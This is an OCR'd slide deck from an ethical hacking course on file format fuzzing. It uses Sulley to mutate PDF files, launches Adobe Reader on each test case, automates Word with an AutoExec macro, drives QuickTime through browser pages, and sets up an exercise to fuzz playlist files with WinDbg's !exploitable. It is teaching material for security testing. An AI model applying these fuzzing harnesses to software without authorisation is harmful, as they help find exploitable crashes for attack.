
Once this parameter has been defined, we loop on the Sulley s_mutate() function with "i" as an iterator:

```
i=0
while s_mutate():
  try:
    c = canvas.Canvas(filename="pdffuzz/Author-%d.pdf"%i)
    c.setAuthor(s_render())
```

In this example, we used the output of the s_render() function from Sulley to populate the PDF author property. This will leverage the string mutations Sulley uses, creating a PDF file for each mutation through the while loop. We use the iterator, "i" to create each mutation as its own file.

Note that while this test case generation works well through the integration of Sulley and ReportLab, ReportLab enforces some sanity checking and will reject some of the Sulley mutations. To avoid causing the entire script to terminate when ReportLab rejects a property setting, we've wrapped the routing in a try/except loop; if ReportLab raises an exception, the loop executes the code in the except block which consists solely of a "pass" statement, allowing the routine to continue to the next mutation.

Once the test cases have been generated for the PDF author property, consider creating a script to perform similar mutation generation for other fields such as title, subject, font, canvas size, etc.



Direct PDF Manipulation

- Describe file format using Sulley grammar
  - Target focus areas with judicious use of "s_static()" and templates
- Loop on s_mutate()
- Retrieve current test case content with s_render()
- Write to file or real-time application delivery

```
s_initialize("PDF File Fuzz")
s_static("%PDF-1.1\r")
s_static("1 0 obj << /Type /Catalog
/Outlines 2 0 R /Pages 3 0 R >> endobj
2 0 obj << /Type /Outlines /Count 0 >>
endobj")
s_static("5 0 obj\n")
s_static("<</Length 6 0 R")
s_static("/Filter /FlateDecode>>")
s_static("stream\r")
s_byte(0, full_range=True)
s_long(2023517587) # Good start value
# ...
i = 0
while s_mutate():
    fh = open("pdfcase-%d.pdf" %i, "wb+")
    fh.write(s_render())
    fh.close()
    i += 1
```


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Direct PDF Manipulation

Another opportunity for PDF fuzzing with Sulley is to reproduce as much of the PDF specification that you want to test in Sulley directly, without the use of ReportLab or other third-party modules. This allows us to manipulate the PDF test cases in any way we desire, without the sanity checking of ReportLab to hamper our creativity.

The disadvantage of creating a PDF fuzzer solely with Sulley is that the file format is very complex, and a comprehensive PDF fuzzer would be time consuming to develop. We can minimize that development time by including large portions of the PDF format in s_static() blocks as shown in this slide.

Once we have the Sulley grammar defined, we loop on the s_mutate() function like in our previous example. This time however, we'll use the Python open() function to create and save the mutated contents to a PDF file, writing the results of the s_render() function before closing the file and moving on to the next test case.


Windows - Sulley Test Case Execution

```
C:\dev\sulley\pdffuzz> for /L %i in (0,1,1069) do
@crash AcroRd32.exe 3000 Author-%i.pdf && ping -n 2
127.0.0.1 >nul
```

- CMD.EXE FOR loop iterator over all generated PDF file mutations
- Monitor status with crash.exe from FileFuzz
- Add a small pause after each file to stop after each PDF launches for next iteration
  - "ping -n 2 127.0.0.1 >nul" ~= "sleep 1"

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Windows – Sulley Test Case Execution

Since Sulley does not provide a facility to launch our target executable for us we need to seek an alternative method. Fortunately, the Windows cmd.exe shell includes a simple method for us to iterate over a series of sequentially numbered documents using the FOR loop.

In the example on this slide we invoke a FOR loop using the /L flag which instructs the shell to iterate sequentially through the specified numeric pattern in parenthesis. The pattern in this example, "(0,1,1069)" will start numbering at 0, increment by 1 for each iteration, and stop after 1069 iterations (stopping at a value of 1068).

Following the "do" separator we invoke the crash.exe utility (with a leading "@" to hide the command from standard output) with acrord32.exe as the executable for a duration of 3000 milliseconds, passing "Author-%1.pdf" as the command-line argument to acrord32.exe. The FOR loop will replace the %i designation with the numeric counter value, allowing us to open each of the PDF test mutations that were generated.

Following the crash invocation, we call the "ping" utility with a timeout of 1 second as a "sleep 1" replacement, redirecting the output to the nul object (hiding the output). This gives us a 1 second pause after each iteration to allow the acrord32.exe process to terminate before opening it with the next test case. Because the Windows ping utility does not sleep after the last ping request, we must specify a count of two pings ("-n 2").



In-application Delivery


- May be beneficial to launch application once for multiple tests
  - Reduced test case evaluation time
  - Working with slow-startup applications
- Can skew results for a given test case
  - Did the crash happen because of test X or did the prior cases setup a condition?

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

In-application Delivery

So far we've looked at one test per invocation file fuzzing mutation delivery using crash.exe and pycrash.py. If we want to perform multiple test per invocation file fuzzing, we need to be able to launch our executable and manipulate it to open and close our test cases as needed. This will allow us to reduce our per-test-case evaluation time by removing the amount of time needed to terminate and invoke the target process but can also have the negative side-effect of making it difficult to track down the source of a crash.

In order to perform in-application delivery, we need a mechanism to automate the GUI interface to perform file open, pause and file close operations. Many third-party GUI automation tools are available, but we'll focus on native functionality in Microsoft Office for Windows and common web browser functionality.



MS Word Macro Automation

```
Public Declare Sub Sleep Lib "kernel32" _
    (ByVal dwMilliseconds As Long)

Sub AutoExec()
  Dim testNum As Integer
  Dim numTests = 1024

  For i = 0 To numTests

    Documents.Open FileName:="C:\dev\fuzz-msword\" & CStr(testNum)  _
        & ".docx", ConfirmConversions:=True, ReadOnly:=             _
        False, AddToRecentFiles:=False, PasswordDocument:="",       _
        PasswordTemplate:= "", Revert:=False,                       _
        WritePasswordDocument:="", WritePasswordTemplate:="",       _
        Format:=wdOpenFormatAuto, XMLTransform:=""
    Sleep 2000 ' wait time in msec
    Documents.Close
  Next
End Sub
```

MS Word Macro Automation

Microsoft Word includes the ability to automate many of the features of the GUI through VBScript Macros. In this slide we include a sample script for MS Word to open and close a series of files from C:\dev\fuzz-msword in the series of 0.docx to 1023.docx with a 2 second pause between each file open operation.

First we import a function from the kernel32.dll library "Sleep" to suspend script execution for a specified number of microseconds:

```
Public Declare Sub Sleep Lib "kernel32"  (ByVal dwMilliseconds As Long)
```

Next we start a subroutine "AutoExec()", declaring two variables "testNum" and "numTests" where numTests defines the total number of test cases to evaluate. Because the subroutine is named AutoExec(), it will start automatically each time MS Word starts (start MS Word with the /m argument to stop the script from executing on startup, if desired):

```
Sub AutoExec()
  Dim testNum As Integer
  Dim numTests = 1024
```

Next we start a For loop declaring an iterator, `"i"` in the range of `0 to 1024:`

```
 For i = 0 To numTests
```


Next we invoke the MS Word Documents.Open function, opening the document C:\dev\fuzz-msword\0.docx (in the first invocation) with parameters specified to automate the file open process and avoid any user-input-required dialogs as much as possible, followed by a 2000 millisecond/2 second sleep:

```
Documents.Open FileName:="C:\dev\fuzz-msword\" & CStr(testNum) & ".docx",
ConfirmConversions:=True, ReadOnly:= False, AddToRecentFiles:=False,
PasswordDocument:="",  PasswordTemplate:= "", Revert:=False,
WritePasswordDocument:="", WritePasswordTemplate:="",
Format:=wdOpenFormatAuto, XMLTransform:=""
Sleep 2000 ' wait time in msec
```

Finally, we close the document and move on to the next test case, ending the subroutine.

```
 Documents.Close
  Next
End Sub
```

This code example lacks the ability to easily detect crashes during testing. You could wrap the execution of winword.exe (the MS Word executable process) with crash.exe and a very long timer interval to report on the crash status of the process at termination to collect this information. If after 1024 open and close operations you have not identified a crash, you could modify the macro to test the next 1024 test case, and continue your testing.



Browser Testing

Generate QuickTime Test Cases "qttest-N.mov", 0-999, then:

```
for i in xrange(0,1000):
        fh = open("qttest-%d.html"%(i),"w")
        fh.write ("""
<html>
<head>
<title>QT Test Case %d</title>
<meta http-equiv="refresh" content="1; url=qttest-%d.html">
</head>
<body>
<embed src="qttest-%d.mov" autoplay="true" controller="false"
pluginspage="http://www.apple.com/quicktime/download/">
</embed></body>
</html>
        """ % (i,i+1,i))
        fh.close()
```

Browser Testing

Web browsers also include the necessary functionality perform multiple test per invocation file fuzzing through the HTML language and meta "refresh" verb.

In this example, we're testing QuickTime movie files, and have generated 1000 test cases, qttest-0.mov through qttest-999.mov. We'll use a simple Python script to generate accompanying HTML files to load each test case with the HTML documents linked such that we open the first and the browser iterates through each of the files.

First we start a Python xrange() loop 1000 times using "i" as an iterator, creating 1000 files "qttest-0.html" through "qttest-999.html". Each file will include content as follows:

```
<html>
<head>
<title>QT Test Case %d</title>
```

The opening lines setup the HTML document including the title set to the test case number where "%d" is replaced with the value of the iterator "i".

```
<meta http-equiv="refresh" content="1; url=qttest-%d.html">
```

The meta keyword allows us to specify a location to move to next; in this case, the refresh verb indicates that we should open "qttest-%d.html" where "%d" is replaced by the iterator plus one, allowing us to move to the next test case. The value preceding the "url=" tag tells the browser how long to wait before moving to the next test case (in seconds).


```
</head>

<body>

<embed src="qttest-%d.mov" autoplay="true" controller="false"
pluginspage="http://www.apple.com/quicktime/download/">
</embed></body>

</html>
```

Complete the remainder of the HTML content, including embedding the QuickTime movie test case in this document.

```
            """ % (i,i+1,i))

            fh.close()
```

Complete the write operation and include the iterator multiple times for each reference in the HTML, followed by a file handle close to save the HTML content and move on to the next HTML file.

Once the accompanying HTML files are created for each MOV test case, we can open qttest-0.html in the browser (or any other document if you want to start at a test case later than the first), and the linked HTML documents will invoke the browser-associated QuickTime player for each QuickTime test case. This method of testing can be very useful, considering the many file formats that are associated with browsers as well as native functionality such as HTML, JavaScript, CSS and many image types.



Summary

- File format fuzzing another useful target area
- Some new challenges in delivery
- Can leverage Sulley to fuzz file format as well as network protocols


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Summary

In this module we took a look at how we can apply fuzzing testing to file format. This method of testing has been tremendously useful in identifying vulnerabilities in many popular client software packages, adapting network protocol fuzzing to a static file-based target.

With file format fuzzing, we have some new delivery challenges and opportunities. We discussed the benefits and disadvantages of one test per invocation and multiple test per invocation fuzzing, along with techniques and tools to perform both methods of testing using integrated functions (VBScript for Microsoft Office or HTML markup for web browser and associated plugin testing) and stand-along tools (crash.exe and pycrash.py with PyDbg).

Fuzzing is a valuable skill to build for evaluating multiple protocols and technologies; continued practice with the tools and techniques will increase your skill level and comfort with this technology. Consider taking on a project of your own, selecting a piece of software you want to target and researching the file format or network protocol sufficiently to build your own fuzzer.



Exercise: File Format Fuzzing


- Installing Yahoo Player! and WinDbg
- Building a .pls fuzzer – Sulley
- Delivery on Windows

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise

In our exercise we'll implement a file format fuzzer, targeting the Yahoo! Player software playlist (.pls) file format handler with a custom Sulley script. We'll also evaluate the software using WinDbg on Windows to identify its exploitability metric.

The Yahoo Player! software isn't very robust and should become a quick casualty in this exercise, so students who want to continue on will have the option to target the iTunes playlist file handler as well. The supplied version of iTunes is vulnerable to a bug in playlist file parsing, which should be slightly more difficult to identify. Note that the iTunes fuzzing exercise is optional and can be completed if you have sufficient time in the class or on your own.


Setup - WinDbg

- Install the WinDbg tools
  - "dbg_x86.msi" or "dbg_ia64.msi" depending on your platform
- Install "!exploitable" library
  - Open MSECExtentions_1_0_6.zip
  - Copy Binaries\x86\MSEC.dll to C:\Program Files\Debugging Tools ...\winext (or ia64\MSEC.dll)


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Setup – WinDbg

First we'll setup our testing system with WinDbg. Install the WinDbg tools by running the dbg_x86.msi or dbg_ia64.msi file that is appropriate for your platform.

Once WinDbg is installed, we need to install the MSEC extensions for !exploitable. Open the MSECExtensions_1_0_6.zip file and copy the MSEC.dll from Binaries\x86 (or Binaries\ia64) to "C:\Program Files\Debugging Tools for Windows (x86)\winext", or the appropriate path for your system.

You may also wish to add the msec.dll file to your C:\dev folder for easy reference if you wish to experiment with the cdb debugger interface.


Building a PLS Fuzzer

- PLS – Playlist File for media players
  - ASCII-based, CR/LF delimited
  - "TagN=Value" pairs
  - Replace "N" with track number
  - File path can be local file or URI (http://...)

```
